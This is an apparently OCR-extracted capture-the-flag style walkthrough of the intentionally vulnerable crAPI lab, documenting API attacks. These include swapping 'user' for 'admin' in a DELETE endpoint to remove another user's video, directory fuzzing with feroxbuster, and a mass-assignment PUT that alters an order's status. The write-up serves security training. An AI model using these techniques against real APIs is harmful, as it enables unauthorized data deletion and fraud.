
The JWT tokens in each payload are a bearer associated to my user account, but the `profileVideo` values are all unique (I.E different video paths for different users)

```
Token payload values:
[+] sub = "hacker@example.com"
[+] role = "user"
[+] iat = 1694142238    ==> TIMESTAMP = 2023-09-07 20:03:58 (UTC)
[+] exp = 1694747038    ==> TIMESTAMP = 2023-09-14 20:03:58 (UTC)
```


The `profileVideo` values are base64-encoded values, which equate to the value inside the `WebKitFormBoundary` section:




Looking back on my old request, I can confirm my user `profileVideo` key/value is `BdajbPcE7i`: (so I want to delete a different one)




Attempting to send a `PUT` request to this API endpoint shows only `POST` requests are permitted:




I found a clue when looking at the API endpoint `/identity/api/v2/user/videos HTTP/1.1` from the crawl shows a `DELETE` request method is accepted:



I have an example name and ID from the prior crawl:




Therefore, change my Repeater request to:



Which gives away a huge clue:

```
{"message":"This is an admin function. Try to access the admin API","status":403}
```

I then tried to use an alternate approach by replacing `user` for `admin` within the API endpoint request from `DELETE /identity/api/v2/user/videos/33 HTTP/1.1` to `DELETE /identity/api/v2/admin/videos/33 HTTP/1.1` which is successful!



Admitting here that I am being lazy, but alternatively my go-to would be to use `SecLists` from Daniel M and `Feroxbuster` tool to enumerate and fuzz the API endpoint for potential path's that may exist within the API that we can leverage.


A very talented and incredibly phenomenal mentor of mine once said:

📣

```
"It's good practice when you see an endpoint route representing a lower priv user to see if a high priv user may be an alternate route t
```

Anyway, it goes a little something like this:

```
feroxbuster -u http://localhost:8888/identity/api/v2/ -w ./SecLists/Discovery/Web-Content/raft-medium-directories.txt -H Accept:applicat
```




Another handy tool is the built-in Burp Suite BAPP extension for `HTTPHeaders` which in the HTTP History sends a HTTP `OPTIONS` request to request, analyze and return available HTTP request methods accepted by the endpoint which is another clue here:


▼ Mass Assignment - Flag 😈


Challenge 8 - Get an item for free

By default, cRAPI gifts us with $100 bucks to go nuts. I sent a test order and inspected the API request and response:




Let's initiate a random order return:







The `GET /workshop/api/shop/orders/all HTTP/1.1` now shows a different status for `?order_id=4` as `"status":"return pending"`:



If I inspect the specific order ID with a `GET` request, I see the status again:




Since I want to **UPDATE** the resource (going back to `CRUD OPERATIONS`) (`CREATE`, `READ`, `UPDATE`, `DELETE`), let's see if a HTTP `PUT` method is accepted:




`200 OK` is our major clue here. Since the HTTP response headers from the server indicate `Content-Type`: `application/json` is accepted, let's add a JSON body to this request:

```
{
"quantity":"1",
"status":"test"
}
```

